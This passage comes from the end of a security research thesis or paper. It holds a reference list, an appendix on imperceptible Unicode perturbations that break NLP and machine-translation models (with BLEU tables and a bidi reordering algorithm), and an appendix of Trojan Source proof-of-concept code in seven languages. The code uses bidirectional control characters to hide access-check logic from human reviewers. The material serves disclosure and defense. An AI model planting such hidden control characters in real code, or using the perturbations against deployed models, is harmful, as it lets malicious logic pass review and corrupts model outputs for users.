[124] M. A. Dave, "Compiler verification: a bibliography," *ACM SIGSOFT Software Engineering Notes*, vol. 28, no. 6, pp. 2–2, 2003.

[125] D. Patterson and A. Ahmed, "The next 700 compiler correctness theorems (functional pearl)," *Proceedings of the ACM on Programming Languages*, vol. 3, no. ICFP, pp. 1–29, 2019.

[126] V. D'Silva, M. Payer, and D. Song, "The Correctness-Security Gap in Compiler Optimization," in *2015 IEEE Security and Privacy Workshops*, 2015, pp. 73–87.

[127] L. Simon, D. Chisnall, and R. Anderson, "What You Get is What You C: Controlling Side Effects in Mainstream C Compilers," in *2018 IEEE European Symposium on Security and Privacy (EuroS&P)*, Apr. 2018, pp. 1–15.

[128] R. J. Ellison and C. Woody, "Supply-Chain Risk Management: Incorporating Security into Software Development," in *2010 43rd Hawaii International Conference on System Sciences*, 2010, pp. 1–10.

[129] E. Levy, "Poisoning the software supply chain," *IEEE Security Privacy*, vol. 1, no. 3, pp. 70–73, 2003.

[130] B. A. Sabbagh and S. Kowalski, "A Socio-technical Framework for Threat Modeling a Software Supply Chain," *IEEE Security Privacy*, vol. 13, no. 4, pp. 30–39, 2015.

[131] M. Ohm, H. Plate, A. Sykosch, and M. Meier, "Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks," in *Detection of Intrusions and Malware, and Vulnerability Assessment*, C. Maurice, L. Bilge, G. Stringhini, and N. Neves, Eds. Cham: Springer International Publishing, 2020, pp. 23–43.

[132] OWASP, "A9:2017 Using Components with Known Vulnerabilities," 2017. [Online]. Available: https://owasp.org/www-project-top-ten/2017/A9_2017-Using_Components_with_Known_Vulnerabilities.html

[133] N. Boucher, I. Shumailov, R. Anderson, and N. Papernot, "Bad Characters: Imperceptible NLP Attacks," in *43rd IEEE Symposium on Security and Privacy*. IEEE, 2022. [Online]. Available: https://ieeexplore.ieee.org/document/9833641

[134] Y. Acar, M. Backes, S. Fahl, D. Kim, M. L. Mazurek, and C. Stransky, "You Get Where You're Looking for: The Impact of Information Sources on Code Security," in *2016 IEEE Symposium on Security and Privacy (SP)*, 2016, pp. 289–305.

[135] F. Fischer, K. Böttinger, H. Xiao, C. Stransky, Y. Acar, M. Backes, and S. Fahl, "Stack Overflow Considered Harmful? The Impact of Copy&Paste on Android Application Security," in *2017 IEEE Symposium on Security and Privacy (SP)*, 2017, pp. 121–136.

[136] D. van der Linden, E. Williams, J. Hallett, and A. Rashid, "The Impact of Surface Features on Choice of (in)Secure Answers by Stackoverflow Readers," *IEEE Transactions on Software Engineering*, vol. 48, no. 2, pp. 364–376, 2022.

[137] A. Costello, "Punycode: A Bootstring encoding of Unicode for Internationalized Domain Names in Applications (IDNA)," Internet Requests for Comments, RFC 3492, March 2003. [Online]. Available: https://www.rfc-editor.org/rfc/rfc3492

[138] J. Klensin, "Internationalized Domain Names in Applications (IDNA): Protocol," Internet Requests for Comments, RFC 5891, August 2010. [Online]. Available: https://www.rfc-editor.org/rfc/rfc5891

[139] Microsoft, "Win32/Sirefef," Sep. 2017. [Online]. Available: https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Win32/Sirefef

[140] J. Lell, "[Hacking-Contest] Invisible configuration file backdooring with Unicode homoglyphs," May 2014. [Online]. Available: https://www.jakoblell.com/blog/2014/05/07/hacking-contest-invisible-configuration-file-backdooring-with-unicode-homoglyphs/

[141] D. A. Wheeler, "Initial Analysis of Underhanded Source Code," Institute for Defense Analyses, Tech. Rep. D-13166, 2020. [Online]. Available: https://apps.dtic.mil/sti/pdfs/AD1122149.pdf

[142] "A Taxonomy of Software Flaws," May 2021. [Online]. Available: https://www.nist.gov/itl/ssd/software-quality-group/taxonomy-software-flaws

[143] MITRE, "About the CVE Program," Oct. 2021. [Online]. Available: https://www.cve.org/About/Overview

[144] Solar Designer, "Getting around non-executable stack (and fix)," Aug 1997. [Online]. Available: https://seclists.org/bugtraq/1997/Aug/63

[145] R. Roemer, E. Buchanan, H. Shacham, and S. Savage, "Return-Oriented Programming: Systems, Languages, and Applications," *ACM Trans. Inf. Syst. Secur.*, vol. 15, no. 1, mar 2012. [Online]. Available: https://doi.org/10.1145/2133375.2133377

[146] ISO, *ISO/IEC 9899:2018 Information technology — Programming languages — C*, 4th ed. Geneva, Switzerland: International Organization for Standardization, Jun. 2018. [Online]. Available: https://www.iso.org/standard/74528.html

[147] ISO, *ISO/IEC 14882:2020 Information technology — Programming languages — C++*, 6th ed. Geneva, Switzerland: International Organization for Standardization, Dec. 2020. [Online]. Available: https://www.iso.org/standard/79358.html

[148] ISO, *ISO/IEC 23270:2018 Information technology — Programming languages — C#*, 3rd ed. Geneva, Switzerland: International Organization for Standardization, Dec. 2018. [Online]. Available: https://www.iso.org/standard/75178.html

[149] Ecma, *ECMA-262*, 12th ed. Geneva, Switzerland: Ecma International, Jun. 2021. [Online]. Available: https://www.ecma-international.org/publications-and-standards/standards/ecma-262

[150] J. Gosling, B. Joy, G. Steele, G. Bracha, A. Buckley, D. Smith, and G. Bierman, *The Java® Language Specification*, 16th ed. Java Community Press, Feb. 2021. [Online]. Available: https://docs.oracle.com/javase/specs/jls/se16/jls16.pdf

[151] The Rust Project Developers, *The Rust Reference*. The Rust Foundation, 2018. [Online]. Available: https://doc.rust-lang.org/reference

[152] The Go Project Developers, *The Go Programming Language Specification*. Google, Feb. 2021. [Online]. Available: https://golang.org/ref/spec

[153] The Python Project Developers, *The Python Language Reference*, 3rd ed. The Python Software Foundation, 2018. [Online]. Available: https://docs.python.org/3/reference

[154] J. Corbet, "An attempt to backdoor the kernel," *Linux Weekly News*, Nov. 2003. [Online]. Available: https://lwn.net/Articles/57135

[155] N. Perlroth, *This Is How They Tell Me the World Ends: The Cyberweapons Arms Race*. Bloomsbury, 2021.

[156] MITRE, "CWE 1007: Insufficient Visual Distinction of Homoglyphs Presented to User," Jul. 2017. [Online]. Available: https://cwe.mitre.org/data/definitions/1007.html

[157] J. Feist, "Slither – a Solidity static analysis framework," Oct. 2018. [Online]. Available: https://blog.trailofbits.com/2018/10/19/slither-a-solidity-static-analysis-framework/

[158] Golang project contributors, "proposal: spec: disallow LTR/RTL characters in string literals?" May 2017. [Online]. Available: https://github.com/golang/go/issues/20209

[159] HackerOne, "Bug Bounty Platform," HackerOne, 2022. [Online]. Available: https://www.hackerone.com/product/bug-bounty-platform

[160] BugCrowd, "Managed Bug Bounty," BugCrowd, 2022. [Online]. Available: https://www.bugcrowd.com/products/bug-bounty

[161] Openwall Project, "Operating System Distribution Security Contact lists," Sep 2021. [Online]. Available: https://oss-security.openwall.org/wiki/mailing-lists/distros

[162] Simple Analytics, "The privacy-first Google Analytics alternative," Simple Analytics, 2022. [Online]. Available: https://simpleanalytics.com

[163] B. Krebs, "'Trojan Source' Bug Threatens the Security of All Code," Krebs on Security, Nov. 2021. [Online]. Available: https://krebsonsecurity.com/2021/11/trojan-source-bug-threatens-the-security-of-all-code

[164] B. Schneier, "Hiding Vulnerabilities in Source Code," Schneier on Security, Nov. 2021. [Online]. Available: https://www.schneier.com/blog/archives/2021/11/hiding-vulnerabilities-in-source-code.html

[165] G. Corfield, "Trojan Source attack: Code that says one thing to humans tells your compiler something very different, warn academics," The Register, Nov. 2021. [Online]. Available: https://www.theregister.com/2021/11/01/trojan_source_language_reversal_unicode

[166] L. Ropek, "Pretty Much All Computer Code Can Be Hijacked by Newly Discovered 'Trojan Source' Exploit," Gizmodo, Nov. 2021. [Online]. Available: https://gizmodo.com/pretty-much-all-computer-code-can-be-hijacked-by-newly-1847974191

[167] L. Tung, "Programming languages: This sneaky trick could allow attackers to hide 'invisible' vulnerabilities in code," ZDNet, Nov. 2021. [Online]. Available: https://www.zdnet.com/article/this-sneaky-trick-could-allow-attackers-to-hide-invisible-vulnerabilities-in-code

[168] B. Goodwin, "Businesses and governments urged to take action over Trojan Source supply chain attacks," Computer Weekly, Nov. 2021. [Online]. Available: https://www.computerweekly.com/news/252508879/Businesses-and-governments-urged-to-take-action-over-Trojan-Source-supply-chain-attacks

[169] I. Ilascu, "'Trojan Source' attack method can hide bugs into open-source code," Bleeping Computer, Nov. 2021. [Online]. Available: https://www.bleepingcomputer.com/news/security/trojan-source-attack-method-can-hide-bugs-into-open-source-code

[170] J. Edge, "Trojan Source: tricks (no treats) with Unicode," LWN, Nov. 2021. [Online]. Available: https://lwn.net/Articles/874951

[171] R. Anderson and N. Boucher, "Trojan Source: Invisible Vulnerabilities," Light Blue Touchpaper, Nov. 2021. [Online]. Available: https://www.lightbluetouchpaper.org/2021/11/01/trojan-source-invisible-vulnerabilities

[172] S. Yitbarek and J. Puetz, "No More Contacting Employees Off Hours in Portugal, Trojan Source Attacks, Another Apple Settlement, & more on DevNews!" DEV, Nov. 2021. [Online]. Available: https://dev.to/devteam/no-more-contacting-employees-off-hours-in-portugal-trojan-source-attacks-another-apple-settlement-more-on-devnews-59i1

[173] D. Bittner, "Trojan Source–a threat to the software supply chain. Ransomware goes to influence operations school. Triple extortion? Criminal target selection." Cyberwire, Nov. 2021. [Online]. Available: https://thecyberwire.com/podcasts/daily-podcast/1451/notes

[174] GitHub, "Warning about bidirectional Unicode text," Oct. 2021. [Online]. Available: https://github.blog/changelog/2021-10-31-warning-about-bidirectional-unicode-text

[175] Atlassian, "Multiple Products Security Advisory - Unrendered unicode bidirectional override characters - CVE-2021-42574," Nov. 2021. [Online].

Available: https://confluence.atlassian.com/security/multiple-products-security-advisory-unrendered-unicode-bidirectional-override-characters-cve-2021-42574-1086419475.html

[176] GitLab, "GitLab Security Release: 14.4.1, 14.3.4, and 14.2.6," Oct. 2021. [Online]. Available: https://about.gitlab.com/releases/2021/10/28/security-release-gitlab-14-4-1-released

[177] Microsoft, "Visual Studio Code: October 2021 (version 1.62)," Oct. 2021. [Online]. Available: https://code.visualstudio.com/updates/v1_62

[178] E. Zaretskii, "Better detection of potentially malicious bidi text," Nov. 2021. [Online]. Available: https://git.savannah.gnu.org/cgit/emacs.git/commit/?id=b96855310efed13e0db1403759b686b9bc3e7490

[179] The Rust Security Response WG, "Security advisory for rustc (CVE-2021-42574)," Nov. 2021. [Online]. Available: https://blog.rust-lang.org/2021/11/01/cve-2021-42574.html

[180] GNU, "GCC: Warning Options," Jan. 2022. [Online]. Available: https://gcc.gnu.org/onlinedocs/gcc/Warning-Options.html

[181] Julia Language Project Contributors, "Julia v1.7 Release Notes," Nov. 2021. [Online]. Available: https://docs.julialang.org/en/v1.7/NEWS/#Language-changes

[182] LLVM, "New passes in clang-tidy to detect (some) Trojan Source," Jan. 2021. [Online]. Available: https://blog.llvm.org/posts/2022-01-12-trojan-source

[183] P. Viktorin, "PEP 672 – Unicode-related Security Considerations for Python," Python Software Foundation, Nov. 2021. [Online]. Available: https://www.python.org/dev/peps/pep-0672

[184] IEEE, "Call For Papers," 43rd IEEE Symposium on Security and Privacy, 2021. [Online]. Available: https://www.ieee-security.org/TC/SP2022/cfpapers.html

[185] A. Soneji, F. B. Kokulu, C. Rubio-Medrano, T. Bao, R. Wang, Y. Shoshitaishvili, and A. Doupé, ""Flawed, but like democracy we don't have a better system": The Experts' Insights on the Peer Review Process of Evaluating Security Papers," in *2022 IEEE Symposium on Security and Privacy (SP)*, 2022, pp. 1845–1862.

[186] C. L. Goues, Y. Brun, S. Apel, E. Berger, S. Khurshid, and Y. Smaragdakis, "Effectiveness of Anonymization in Double-Blind Review," *Commun. ACM*, vol. 61, no. 6, p. 30–33, May 2018. [Online]. Available: https://doi.org/10.1145/3208157

[187] M. Davis, R. Leroy, P. Constable, and M. Scherer, "Avoiding Source Code Spoofing," Jan. 2022. [Online]. Available: https://www.unicode.org/L2/L2022/22007-avoiding-spoof.pdf

[188] I. J. Goodfellow, J. Shlens, and C. Szegedy, "Explaining and harnessing adversarial examples," *International Conference on Learning Representations (ICLR)*, 2015.

[189] T. Bi, B. Xia, Z. Xing, Q. Lu, and L. Zhu, "On the Way to SBOMs: Investigating Design Issues and Solutions in Practice," 2023.

[190] B. Xia, T. Bi, Z. Xing, Q. Lu, and L. Zhu, "An Empirical Study on Software Bill of Materials: Where We Stand and the Road Ahead," 2023.

[191] M. Balliu, B. Baudry, S. Bobadilla, M. Ekstedt, M. Monperrus, J. Ron, A. Sharma, G. Skoglund, C. Soto-Valero, and M. Wittlinger, "Challenges of Producing Software Bill Of Materials for Java," 2023.

[192] N. Boucher and R. Anderson, "Trojan Source: Invisible Vulnerabilities," in *32nd USENIX Security Symposium (USENIX Security 23)*. Anaheim, CA: USENIX Association, Aug. 2023. [Online]. Available: https://arxiv.org/abs/2111.00169

[193] NTIA Multistakeholder Process on Software Component Transparency, "SBOM at a Glance," National Telecommunications and Information Administration, Tech. Rep., 4 2021. [Online]. Available: https://www.ntia.gov/sites/default/files/publications/sbom_at_a_glance_apr2021_0.pdf

[194] Linux Foundation and its Contributors, "SPDX Specification," 11 2022. [Online]. Available: https://spdx.github.io/spdx-spec/v2.3/introduction

[195] OWASP Foundation, "CycloneDX Specification Overview," 2023. [Online]. Available: https://cyclonedx.org/specification/overview

[196] National Telecommunications and Information Administration, "The Minimum Elements For a Software Bill of Materials (SBOM)," The United States Department of Commerce, Tech. Rep., 7 2021.

[197] B. H. Bloom, "Space/Time Trade-Offs in Hash Coding with Allowable Errors," *Commun. ACM*, vol. 13, no. 7, p. 422–426, jul 1970. [Online]. Available: https://doi.org/10.1145/362686.362692

[198] M. Mitzenmacher, "Compressed Bloom Filters," in *Proceedings of the Twentieth Annual ACM Symposium on Principles of Distributed Computing*, ser. PODC '01. New York, NY, USA: Association for Computing Machinery, 2001, p. 144–150. [Online]. Available: https://doi.org/10.1145/383962.384004

[199] T. Preston-Werner, et al., "Semantic Versioning 2.0.0," 2023. [Online]. Available: https://semver.org

[200] P. S. Almeida, C. Baquero, N. Preguiça, and D. Hutchison, "Scalable Bloom Filters," *Information Processing Letters*, vol. 101, no. 6, pp. 255–261, 2007. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0020019006003127

[201] X. Wang, Y. L. Yin, and H. Yu, "Finding collisions in the full sha-1," in *Advances in Cryptology – CRYPTO 2005*, V. Shoup, Ed. Berlin, Heidelberg: Springer Berlin Heidelberg, 2005, pp. 17–36.

[202] NIST, "Secure Hash Standard (SHS)," National Institute of Standards and Technology, Gaithersburg, MD, Tech. Rep., 8 2015. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.180-4.pdf

[203] M. Dworkin, "SHA-3 Standard: Permutation-Based Hash and Extendable-Output Functions," 2015-08-04 2015.

[204] NIST, "SHA-3 Standard: Permutation-Based Hash and Extendable-Output Functions ," National Institute of Standards and Technology, Gaithersburg, MD, Tech. Rep., 8 2015. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.202.pdf

[205] National Weather Service, "How Dangerous is Lightning?" 2018. [Online]. Available: https://www.weather.gov/safety/lightning-odds

[206] S. J. Swamidass and P. Baldi, "Mathematical Correction for Fingerprint Similarity Measures to Improve Chemical Retrieval," *Journal of Chemical Information and Modeling*, vol. 47, no. 3, pp. 952–964, 2007, pMID: 17444629. [Online]. Available: https://doi.org/10.1021/ci600526a

[207] A. Moffat, R. M. Neal, and I. H. Witten, "Arithmetic Coding Revisited," *ACM Trans. Inf. Syst.*, vol. 16, no. 3, p. 256–294, jul 1998. [Online]. Available: https://doi.org/10.1145/290159.290162

[208] The OpenSSL Project Authors, "OpenSSL." [Online]. Available: https://github.com/openssl/openssl

[209] D. Stenberg and cURL Contributors, "cURL." [Online]. Available: https://github.com/curl/curl

[210] Core Utilities Contributors, "GNU Core Utilities." [Online]. Available: https://www.gnu.org/software/coreutils

[211] R. Anderson, *Security Engineering – A Guide to Building Dependable Distributed Systems (third edition)*. Wiley, 2020.

[212] B. Cotton, "F35 Change: Package information on ELF objects (System-Wide Change proposal)," 4 2021. [Online]. Available: https://lwn.net/ml/fedora-devel/CA+voJeU--6Wk8j=D=i3+Eu2RrhWJACUiirX2UepMhp0krBM2jg@mail.gmail.com/

[213] J. Edge, "Adding package information to ELF objects," *LWN*, 11 2021. [Online]. Available: https://lwn.net/Articles/874642/

[214] A. Black, "OmniBOR: Enabling Universal Artifact Traceability In Software Supply Chains," 1 2022. [Online]. Available: https://omnibor.io/resources/whitepaper/

Appendix A

Bad Characters Appendix

A.1 Machine Translation Fairseq Levenshtein Distances




Figure A.1: Levenshtein distances between integrity attack imperceptible perturbations and unperturbed WMT data on Fairseq EN-FR model




Figure A.2: Levenshtein distances between availability attack imperceptible perturbations and unperturbed WMT data on Fairseq EN-FR model

A.2 Example BLEU Scores

Table A.1: BLEU Scores across varying invisible character budgets for the input "And I think about my father." with reference translation "Et je pense à mon père." on the Fairseq WMT14 EN→FR machine translation model.

Budget	BLEU Score	Adversarial Example	Adversarial Translation
0	100	And I think about my father.	Et je pense à mon père.
1	19.3	And I think aU+200Dbout my father.	Et je pense que c' est un bout de course pour mon père.
2	12.4	And I thinkU+200D about my fatU+200Bher.	Et je pense que l' inquiétude au sujet de ma masse adipeuse l' inquiète.
3	1.9	AnU+200Bd I thiU+200Cnk about my fU+200Bather.	L " âme d" une personne ne doit pas être confondue avec l " âme d\' une autre personne.
4	1.9	AnU+200DdU+200C I think aU+200Bbout U+200Bmy father.	Un parent parent parent parent Je pense qu' un parent parent parent parent parent parent parent parent parent parent parent parent
5	0.9	AndU+200D I thiU+200CnkU+200B U+200Babout my fatheU+200Br.	Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Et Ma r. r. r.

A.3 Machine Translation MLaaS Results




Figure A.3: BLEU Scores of Azure's imperceptible adversarial examples on Google Translate




Figure A.4: BLEU Scores of Google Translate's imperceptible adversarial examples on Microsoft Azure




Figure A.5: Levenshtein distances between imperceptible perturbations and unperturbed WMT data on Google Translate's EN-FR model




Figure A.6: Levenshtein distances between imperceptible perturbations and unperturbed WMT data on Microsoft Azure's EN-FR model

A.4 Multi-Class Targeted Classification Results




Figure A.7: Attack success rates for targeted Named Entity Recognition attacks against MDZ's CoNLL-2003 model with Imperceptible Perturbations




Figure A.8: Attack success rates for targeted sentiment analysis Imperceptible Perturbations attacks against DistilBERT fine-tuned on the Emotion dataset

A.5 OCR Defense Algorithm

Algorithm 3: OCR defense technique against imperceptible perturbations via input pre-processing.

Input: model input text $\mathbf{x}$
Result: pre-processed model input text $\mathbf{x}'$

$x = \text{resolve\_control\_chars}(x)$ ▷ Apply Bidi+Deletion
$i := \text{render\_text}(x)$
$x' := \text{ocr}(i)$
return x' ▷ Pass output to model

A.6 Bidirectional Reordering Algorithm

Algorithm 4: Generation of 2^{n-1} visually identical strings via Unicode reorderings.

```
Input: string x of length n
Result: Set of 2^(n-1) visually identical reorderings of x

struct { string one, two; } Swap
string PDF := 0x202C, LRO := 0x202D
string RLO := 0x202E, PDI  := 0x2069
string LRI  := 0x2066

procedure SWAPS (body, prefix, suffix)
  Set orderings := { concatenate(prefix, body, suffix) }
  for i := 0 to length(body)-1 do
    Swap swap := { body[i+1], body[i] }
    orderings.add([prefix, body[:i],
                   swap, body[i+1:], suffix])
    orderings.union(SWAPS(suffix, [prefix, swap], null))
    orderings.union(SWAPS([prefix, swap], null, suffix))
  end for
  return orderings
end procedure

procedure ENCODE (ordering)
  string encoding := ""
  for element in ordering do
    if element is Swap
      swap = ENCODE([LRO, LRI, RLO, LRI,
                     element.one, PDI, LRI,
                     element.two, PDI, PDF,
                     PDI, PDF])
      encoding = concatenate(encoding, swap)
    else if element is string
      encoding = concatenate(encoding, element)
  end for
  return encoding
end procedure

Set orderings := { }
for ordering in SWAPS(x, null, null) do
  orderings.add(ENCODE(ordering))
end for
return  orderings
```

Appendix B

Trojan Source Appendix

B.1 C Trojan Source Proofs-of-Concept

```
#include <stdio.h>
#include <string.h>

int main() {
    char* access_level = "user";
    if (strcmp(access_level, "userRLO LRI// Check if adminPDI LRI")) {
        printf("You are an admin.\n");
    }
    return 0;
}
```

Figure B.1: Encoded bytes of a Trojan Source stretched-string attack in C.

```
#include <stdio.h>
#include <string.h>

int main() {
    char* access_level = "user";
    if (strcmp(access_level, "user")) { // Check if admin
        printf("You are an admin.\n");
    }
    return 0;
}
```

Figure B.2: Rendered text of a Trojan Source stretched-string attack in C.

```
#include <stdio.h>

int main() {
    /* Say hello; newline RLI /*/ return 0 ;
    printf("Hello world.\n");
    return 0;
}
```

Figure B.3: Encoded bytes of a Trojan Source early-return attack in C.

```
#include <stdio.h>

int main() {
    /* Say hello; newline; return 0 /*/
    printf("Hello world.\n");
    return 0;
}
```

Figure B.4: Rendered text of a Trojan Source early-return attack in C.

B.2 C++ Trojan Source Proofs-of-Concept

```
#include <iostream>
#include <string>

int main() {
    std::string access_level = "user";
    if (access_level.compare("userRLO LRI// Check if adminPDI LRI")) {
        std:cout << "You are an admin.\n";
    }
    return 0;
}
```

Figure B.5: Encoded bytes of a Trojan Source stretched-string attack in C++.

```
#include <iostream>
#include <string>

int main() {
    std::string access_level = "user";
    if (access_level.compare("user")) { // Check if admin
        std:cout << "You are an admin.\n";
    }
    return 0;
}
```

Figure B.6: Rendered text of a Trojan Source stretched-string attack in C++.

```
#include <iostream>

int main() {
    bool isAdmin = false;
    /*RLO } LRIif (isAdmin)PDI LRI begin admins only */
        std::cout << "You are an admin.\n";
    /* end admins only RLO { LRI*/
    return 0;
}
```

Figure B.7: Encoded bytes of a Trojan Source commenting-out attack in C++.

```
#include <iostream>

int main() {
    bool isAdmin = false;
    /* begin admins only */ if (isAdmin) {
        std::cout << "You are an admin.\n";
    /* end admins only */ }
    return 0;
}
```

Figure B.8: Rendered text of a Trojan Source commenting-out attack in C++.

B.3 C# Trojan Source Proofs-of-Concept

```
#!/usr/bin/env dotnet-script

string access_level = "user";
if (access_level != "userRLO LRI// Check if adminPDI LRI") {
    Console.WriteLine("You are an admin.");
}
```

Figure B.9: Encoded bytes of a Trojan Source stretched-string attack in C#.

```
#!/usr/bin/env dotnet-script

string access_level = "user";
if (access_level != "user") { // Check if admin
    Console.WriteLine("You are an admin.");
}
```

Figure B.10: Rendered text of a Trojan Source stretched-string attack in C#.

```
#!/usr/bin/env dotnet-script

bool isAdmin = false;
/*RLO } LRIif (isAdmin)PDI LRI begin admins only */
    Console.WriteLine("You are an admin.");
/* end admins only RLO { LRI*/
```

Figure B.11: Encoded bytes of a Trojan Source commenting-out attack in C#.

```
#!/usr/bin/env dotnet-script

bool isAdmin = false;
/* begin admins only */ if (isAdmin) {
    Console.WriteLine("You are an admin.");
/* end admins only */ }
```

Figure B.12: Rendered text of a Trojan Source commenting-out attack in C#.

B.4 Java Trojan Source Proofs-of-Concept

```
public class TrojanSource {
    public static void main(String[] args) {
        String accessLevel = "user";
        if (accessLevel != "userRLO LRI// Check if adminPDI LRI") {
            System.out.println("You are an admin.");
        }
    }
}
```

Figure B.13: Encoded bytes of a Trojan Source stretched-string attack in Java.

```
public class TrojanSource {
    public static void main(String[] args) {
        String accessLevel = "user";
        if (accessLevel != "user") { // Check if admin
            System.out.println("You are an admin.");
        }
    }
}
```

Figure B.14: Rendered text of a Trojan Source stretched-string attack in Java.

```
public class TrojanSource {
    public static void main(String[] args) {
        boolean isAdmin = false;
        /*RLO } LRIif (isAdmin)PDI LRI begin admins only */
            System.out.println("You are an admin.");
        /* end admins only RLO { LRI*/
    }
}
```

Figure B.15: Encoded bytes of a Trojan Source commenting-out attack in Java.

```
public class TrojanSource {
    public static void main(String[] args) {
        boolean isAdmin = false;
        /* begin admins only */ if (isAdmin) {
            System.out.println("You are an admin.");
        /* end admins only */ }
    }
}
```

Figure B.16: Rendered text of a Trojan Source commenting-out attack in Java.

B.5 JavaScript Trojan Source Proof-of-Concept

```
#!/usr/bin/env node

var isAdmin = false;
/*RLO } LRIif (isAdmin)PDI LRI begin admins only */
    console.log("You are an admin.");
/* end admins only RLO { LRI*/
```

Figure B.17: Encoded bytes of a Trojan Source commenting-out attack in JS.

```
#!/usr/bin/env node

var isAdmin = false;
/* begin admins only */ if (isAdmin) {
    console.log("You are an admin.");
/* end admins only */ }
```

Figure B.18: Rendered text of a Trojan Source commenting-out attack in JS.

B.6 Python Trojan Source Proof-of-Concept

```
#!/usr/bin/env python3

access_level = "user"
if access_level != 'noneRLOLRI': # Check if admin PDILRI' and access_level != 'user
    print("You are an admin.\n");
```

Figure B.19: Encoded bytes of a Trojan Source commenting-out attack in Python.

```
#!/usr/bin/env python3

access_level = "user"
if access_level != 'none' and access_level != 'user': # Check if admin
    print("You are an admin.\n");
```

Figure B.20: Rendered text of a Trojan Source commenting-out attack in Python.

B.7 Go Trojan Source Proofs-of-Concept

```
package main

import "fmt"

func main() {
    var isAdmin = false
    var isSuperAdmin = false
    isAdmin = isAdmin || isSuperAdmin
    /*RLO } LRIif (isAdmin)PDI LRI begin admins only */
        fmt.Println("You are an admin.")
    /* end admins only RLO { LRI*/
}
```

Figure B.21: Encoded bytes of a Trojan Source commenting-out attack in Go.

```
package main

import "fmt"

func main() {
    var isAdmin = false
    var isSuperAdmin = false
    isAdmin = isAdmin || isSuperAdmin
    /* begin admins only */ if (isAdmin) {
        fmt.Println("You are an admin.")
    /* end admins only */ }
}
```

Figure B.22: Rendered text of a Trojan Source commenting-out attack in Go.

```
package main

import "fmt"

func main() {
    var accessLevel = "user"
    if access_level != "userRLO LRI// Check if adminPDI LRI" {
        fmt.Println("You are an admin.")
    }
}
```

Figure B.23: Encoded bytes of a Trojan Source stretched-string attack in Go.

```
package main

import "fmt"

func main() {
    var accessLevel = "user"
    if access_level != "user" { // Check if admin
        fmt.Println("You are an admin.")
    }
}
```

Figure B.24: Rendered text of a Trojan Source stretched-string attack in Go.

B.8 Rust Trojan Source Proofs-of-Concept

```
